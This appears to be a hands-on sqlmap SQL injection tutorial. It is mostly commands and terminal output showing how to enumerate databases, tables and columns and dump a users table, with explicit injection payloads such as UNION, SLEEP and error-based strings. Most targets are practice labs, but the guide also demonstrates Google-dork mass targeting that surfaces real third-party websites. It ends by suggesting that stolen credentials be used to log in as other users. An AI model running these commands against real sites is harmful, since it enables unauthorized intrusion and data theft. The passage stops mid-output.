

SQL INJECTION WITH **SQLMAP**

TABLE OF CONTENTS

1	Abstract	3
2	sqlmap	5
2.1	Features	5
3	The Sqlmap's Exploitation	7
3.1	Target URL	8
3.2	Targeting Log File	9
3.3	Target Bulkfile	11
3.4	Target Google Dorks	13
3.5	Target HTTP requests	14
4	Database Penetration Testing using Sqlmap	17
4.1	Databases	18
4.2	Tables	19
4.3	Columns	20
4.4	Get data from a table	21
4.5	Dump All	22
5	Exploiting Form Based Sql Injection using Sqlmap	24
6	SQL Injection Exploitation in Multiple Targets using Sqlmap	31
7	About Us	37

Abstract

Hello everyone. This publication will focus on a category of sqlmap commands called the “target commands.” Many might not have tried these commands but they can be proved very useful in the corporate world.

In this article, we’ll be shifting our focus back on one of the finest tools for SQL penetration testing available called SQLMAP.



sqlmap

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Features

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB and Informix database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Support to directly connect to the database without passing via a SQL injection, by providing DBMS credentials, IP address, port, and database name.
- Support to enumerate users, password hashes, privileges, roles, databases, tables, and columns.
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack.
- Support to dump database tables entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
- Support to search for specific database names, specific tables across all databases or specific columns across all databases' tables. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain a string like a name and pass.
- Support to download and upload any file from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
- Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.
- Support for database process' user privilege escalation via Metasploit's Meterpreter getsystem command.

Comprehensive Guide to Sqlmap

The Sqlmap's Exploitation

Since it is a crime to attack a live website, we are restricting our focus on the websites that are made for this testing purpose only. We have also used a local PC with SQL dhakkan installed in it. You can refer to the [articles](#) published earlier to get an idea on how to configure dhakkan in your machine too. So, without further ado, let's dive in.

`http://192.168.1.132/sqli`

SQLi-LABS Page-1(*Basic Challenge*)

[Setup/reset Database for labs](#)


[Page-2 \(Advanced Injections\)](#)

[Page-3 \(Stacked Injections\)](#)

[Page-4 \(Challenges\)](#)

First and foremost, I configured SQL dhakkan in a machine with IP address 192.168.1.132. I go to the lesson 1 tab for *error based SQLi*.

`http://192.168.1.132/sqli`



Target URL

One of the most basic commands ever. Every database has a webpage and every webpage has a URL. We will attack these URLs to get our hands on the database inside!

By adding '**-u <URL>**' in sqlmap command we can specify the URL we are targeting to check for SQL injection. It is the most basic and necessary operation.

Here, let's fetch all the databases that IP address 192.168.1.132 might have by suffixing **--dbs**

```
sqlmap -u http://192.168.1.132/sqli/Less-1/?id=1 --dbs
```

```
root@kali:~/Desktop/SQLMAP# sqlmap -u http://192.168.1.132/sqli/Less-1/?id=1 --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 04:41:46

[04:41:48] [INFO] testing connection to the target URL
[04:41:48] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[04:41:49] [INFO] testing if the target URL content is stable
[04:41:49] [INFO] target URL content is stable
[04:41:49] [INFO] testing if GET parameter 'id' is dynamic
[04:41:49] [INFO] confirming that GET parameter 'id' is dynamic
[04:41:50] [INFO] GET parameter 'id' is dynamic
[04:41:50] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[04:41:50] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
```


Now, all the databases available in the given IP have been dumped!

```
[04:45:31] [INFO] retrieved: information_schema
[04:45:32] [INFO] retrieved: bWAPP
[04:45:32] [INFO] retrieved: challenges
[04:45:32] [INFO] retrieved: dwva
[04:45:32] [INFO] retrieved: mysql
[04:45:32] [INFO] retrieved: nowasp
[04:45:33] [INFO] retrieved: performance_schema
[04:45:33] [INFO] retrieved: phpmyadmin
[04:45:33] [INFO] retrieved: security
available databases [9]:
[*] bWAPP
[*] challenges
[*] dwva
[*] information_schema
[*] mysql
[*] nowasp
[*] performance_schema
[*] phpmyadmin
[*] security
[04:45:33] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.1.132'
[*] shutting down at 04:45:33
root@kali:~/Desktop/SQLMAP#
```


Targeting Log File

Many tools save a log file to keep a record on the IP addresses communicating back and forth. We can feed one such log file to the sqlmap and it will automatically test all the URLs in that log file.


The log file can have a record of various targets in reality but here we'll be capturing the request of a website in burp suite and then saving its log file for simplicity. Let's turn on the intercept then.




Go to the website "leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1" and capture the request in a burp. It has an SQL injection lab installed over public IP for penetration testers.



The captured request will be something like:



Now right click->save item and save this request as “logfile” on the desktop. No need to provide any extensions here.



Open the terminal and type in the following command to automate the attack from the log file itself.

```
sqlmap -l /root/Desktop/logfile
```

```
root@kali:~# sqlmap -l /root/Desktop/logfile
[!] [H] {1.2.6#stable}
[!] http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting at 03:23:24

[03:23:24] [INFO] sqlmap parsed 1 (parameter unique) requests from the targets list ready to be tested
URL 1:
GET http://leettimetime.net:80/sqlninja.com/tasks/basic_ch1.php?id=1
do you want to test this URL? [Y/n/q]
```

Target Bulkfile

Bulkfile is a text file that has the URLs of all the target machines each in a single line with the exact URL of where the attack is applicable.

So, let's create a bulkfile on the desktop called **bulkfile.txt**.

```
touch bulkfile.txt
sudo nano bulkfile.txt
```

```
root@kali:~# cd Desktop
root@kali:~/Desktop# touch bulkfile.txt
root@kali:~/Desktop# sudo nano bulkfile.txt
```

This will open up a command line text editor called 'nano'. Let's feed in some URLs.

To save the file: **CTRL+O -> ENTER**

To exit nano: **CTRL+X**

We are all set to attack both of these URLs together by the command:

```
GNU nano 2.9.5          bulkfile.txt
192.168.1.131/sqli/Less-1?id=1
http://master.byethost18.com/Less-1/?id=1
```

```
sqlmap -m /root/Desktop/bulkfile.txt -- dbs
```

```
root@kali:~/Desktop# sqlmap -m /root/Desktop/bulkfile.txt -- dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 04:51:51

[04:51:51] [INFO] parsing multiple targets list from '/root/Desktop/bulkfile.txt'
[04:51:52] [INFO] sqlmap got a total of 2 targets
URL 1:
GET 192.168.1.132/sqli/Less-1?id=1
do you want to test this URL? [Y/n/q]
> y
```

We'll get the list of databases and we can continue with our other URL.

```
[04:55:36] [WARNING] the SQL query provided does not return any output
[04:55:36] [INFO] used SQL query returns 9 entries
[04:55:37] [INFO] retrieved: information_schema
[04:55:37] [INFO] retrieved: bWAPP
[04:55:37] [INFO] retrieved: challenges
[04:55:37] [INFO] retrieved: dvwa
[04:55:37] [INFO] retrieved: mysql
[04:55:37] [INFO] retrieved: nowasp
[04:55:37] [INFO] retrieved: performance_schema
[04:55:37] [INFO] retrieved: phpmyadmin
[04:55:37] [INFO] retrieved: security
available databases [9]:
[*] bWAPP
[*] challenges
[*] dvwa
[*] information_schema
[*] mysql
[*] nowasp
[*] performance_schema
[*] phpmyadmin
[*] security

URL 2:
GET http://master.byethost18.com/Less-1/?id=1
do you want to test this URL? [Y/n/q]
>
```

Target Google Dorks

We can also automate the process of finding SQLi by adding in a Google dork target. What it does is that it will start searching for all the websites with given Google dork and automatically keep applying sqlmap on the websites that match the dork. Disclaimer: this attack will automatically be applied to any website that matches the dork, be it government or military, which is a serious criminal offense so it is advised that you play with it carefully.

As we know that error based SQL injections are often found in URLs having '**.php?id=<num>**' in them, we can apply the **inurl** Google dork to find all the websites with this in its URL.

```
sqlmap -g "inurl: ?id=1"
```

```
root@kali:~/Desktop# sqlmap -g "inurl: ?id=1"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 04:56:25

[04:56:26] [INFO] using search result page #1
[04:56:33] [INFO] heuristics detected web page charset 'windows-1252'
[04:56:33] [INFO] sqlmap got 88 results for your search dork expression, 76 of them are testable targets
[04:56:33] [INFO] sqlmap got a total of 76 targets
URL 1:
GET https://www.fleuris.com.tw/en/wedding.php?id=1
do you want to test this URL? [Y/n/q]
> n
```

As you can see sqlmap has found a website with '?id=1' in its URL.

I'll be pressing n and canceling the sqlmap scan since it is a crime to do so.

We can also specify the specific page number on which we want to apply the Google dork at by the option "**--gpage**"

```
root@kali:~# sqlmap -g "inurl:.php?id=1" --gpage=3
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 05:18:24

[05:18:25] [INFO] using search result page #3
[05:18:31] [INFO] heuristics detected web page charset 'windows-1252'
[05:18:31] [INFO] sqlmap got 88 results for your search dork expression, 81 of them are testable targets
[05:18:31] [INFO] sqlmap got a total of 81 targets
URL 1:
GET https://www.feer-mcqueen.com/projects-details.php?id=1
do you want to test this URL? [Y/n/q]
> n
```

Target HTTP requests

An HTTP client sends an HTTP request to a server in the form of a request message which includes the following format:

A Request-line

Zero or more header (General|Request|Entity) fields followed by CRLF


An empty line (i.e., a line with nothing preceding the CRLF) indicating the end of the header fields

Optionally a message-body

The Request-Line begins with a method token, followed by the Request-URI and the protocol version, and ending with CRLF. The elements are separated by space SP characters.

Request-Line = Method SP Request-URI SP HTTP-Version CRLF

Hence, we can intercept these HTTP requests, save it in a text file and automate the attack with sqlmap.



I captured the request of the website "**master.byethost18.com/Less-1/?id=1**" in the burp and will save it in a text file called "**httprequest.txt**" and run the command:

```
sqlmap -r /root/Desktop/httprequest.txt
```

As you can see that sqlmap has detected the target in the text file. We can further apply –dbs to fetch all the databases.

```
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=1' AND 4283=4283 AND 'kEwJ'='kEwJ

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(FLOOR)
Payload: id=1' AND (SELECT 4682 FROM(SELECT COUNT(*),CONCAT(0x71707a7871,(SELECT
(ELT(4682=4682,1))),0x716a787a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS
GROUP BY x)a) AND 'EtaB'='EtaB

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=1' AND SLEEP(5) AND 'ASsf'='ASsf

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=-7136' UNION ALL SELECT NULL,NULL,CONCAT(0x71707a7871,0x62727157536f
7151694f61714741446453676265494847704450496a486b4a707a4c79574e4e4e6f,0x716a787a71)--
pFBr
---
[04:58:30] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[04:58:30] [INFO] fetched data logged to text files under '/root/.sqlmap/output/master.byethost18.com'

[*] shutting down at 04:58:30

root@kali:~/Desktop#
```

Database Penetration Testing using Sqlmap


Database Penetration Testing using Sqlmap

Sometimes you visit such websites that let you select product item through their picture gallery if you observe its URL you will notice that product item is called through its product-ID numbers.

Let's take an example

```
http://testphp.vulnweb.com/artists.php?artist=1
```

So when attacker visits such kind of website he always checks for SQL vulnerability inside web server for launching SQL attack.




Let's check how attacker verifies SQL vulnerability.

The attacker will try to break the query in order to get the error message, if he successfully received an error message then it confirms that web server is SQL injection affected.

```
http://testphp.vulnweb.com/artists.php?artist=1'
```

From the screenshot you can see we have received error message successfully now we have made SQL attack on a web server so that we can fetch database information.



Databases

For database penetration testing we always choose SQLMAP, this tool is very helpful for beginners who are unable to retrieve database information manually or unaware of SQL injection techniques. Open the terminal in your Kali Linux and type following command which start SQL injection attack on the targeted website.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1"
--dbs --batch
```

-u: target URL

-dbs: fetch database name

-batch: This will leave sqlmap to go with default behavior whenever user's input would be required

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage
[*] starting at 05:44:30

[05:44:30] [INFO] testing connection to the target URL
[05:44:31] [INFO] testing if the target URL is stable
[05:44:32] [INFO] target URL is stable
[05:44:32] [INFO] testing if GET parameter 'artist' is dynamic
[05:44:32] [INFO] confirming that GET parameter 'artist' is dynamic
[05:44:32] [INFO] GET parameter 'artist' is dynamic
[05:44:32] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[05:44:32] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?
[05:44:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:44:32] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (wi
[05:44:33] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[05:44:34] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (BIGINT UNSIGNED)'
[05:44:34] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[05:44:34] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE, HAVING clause (EXP)'
[05:44:34] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[05:44:34] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE, HAVING clause (JSON_KEYS)'
```

Here from the given screenshot, you can see we have successfully retrieve database name “**acuart**”

```
[05:44:53] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[05:44:53] [INFO] fetching database names
[05:44:53] [INFO] the SQL query used returns 2 entries
[05:44:53] [INFO] retrieved: information_schema
[05:44:54] [INFO] retrieved: acuart
available databases [2]:
[*] acuart
[*] information_schema

[05:44:54] [INFO] fetched data logged to text files under
[*] shutting down at 05:44:54
```

Tables

As we know a database is a set of record which consist of multiple tables inside it therefore now use another command in order to fetch entire table names from inside the database system.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1"  
-D acuart --table --batch
```

-D: DBMS database to enumerate (fetched database name)

-tables: enumerate DBMS database table

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables --batch  
[...]  
www.hackingarticles.in  
{1.1.6#stable}  
[...]  
|_V http://sqlmap.org
```

As a result, given in screenshot, we have enumerated entire table name of the database system. There are 8 tables inside the database “acuart” as following:

T1: artists
T2: carts
T3: categ
T4: featured
T5: guestbook
T6: pictures
T7: products
T8: users

```
[05:47:56] [INFO] the back-end DBMS is MySQL  
web application technology: Nginx, PHP 5.3.10  
back-end DBMS: MySQL >= 5.0.12  
[05:47:56] [INFO] fetching tables for database: 'acuart'  
[05:47:56] [INFO] the SQL query used returns 8 entries  
[05:47:57] [INFO] retrieved: artists  
[05:47:57] [INFO] retrieved: carts  
[05:47:57] [INFO] retrieved: categ  
[05:47:57] [INFO] retrieved: featured  
[05:47:57] [INFO] retrieved: guestbook  
[05:47:58] [INFO] retrieved: pictures  
[05:47:58] [INFO] retrieved: products  
[05:47:58] [INFO] retrieved: users  
Database: acuart  
[8 tables]  
+-----+  
| artists |  
| carts  |  
| categ   |  
| featured |  
| guestbook |  
| pictures |  
| products |  
| users   |  
+-----+
```

Columns

Now further we will try to enumerate the column name of the desired table. Since we know there is a users table inside the database acuart and we want to know all column names of users table, therefore, we will generate another command for column captions enumeration.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1"
-D acuart -T users --columns --batch
```

-T: DBMS table to enumerate (fetched table name)

-columns: enumerate DBMS database columns

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart
-T users --columns --batch
```

```
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| address | mediumtext
| cart    | varchar(100)
| cc      | varchar(100)
| email   | varchar(100)
| name    | varchar(100)
| pass    | varchar(100)
| phone   | varchar(100)
| uname   | varchar(100)
+-----+-----+
```

Get data from a table

Slowly and gradually we have penetrated many details of the database but last and most important step is to retrieve information from inside the columns of a table. Hence, at last, we will generate a command which will dump information of users table.

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1"
        -D acuart -T users --dump --batch
```

-dump: dump all information of DBMS database

```
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --dump --batch
[!] [H] {1.1.6#stable}
[!] [I] http://sqlmap.org
```

Here from the given screenshot, you can see it has to dump entire information of table users, mainly users table contains login credential of other users. You can use these credential for login into the server on behalf of other users.

```
[05:53:51] [INFO] postprocessing table dump
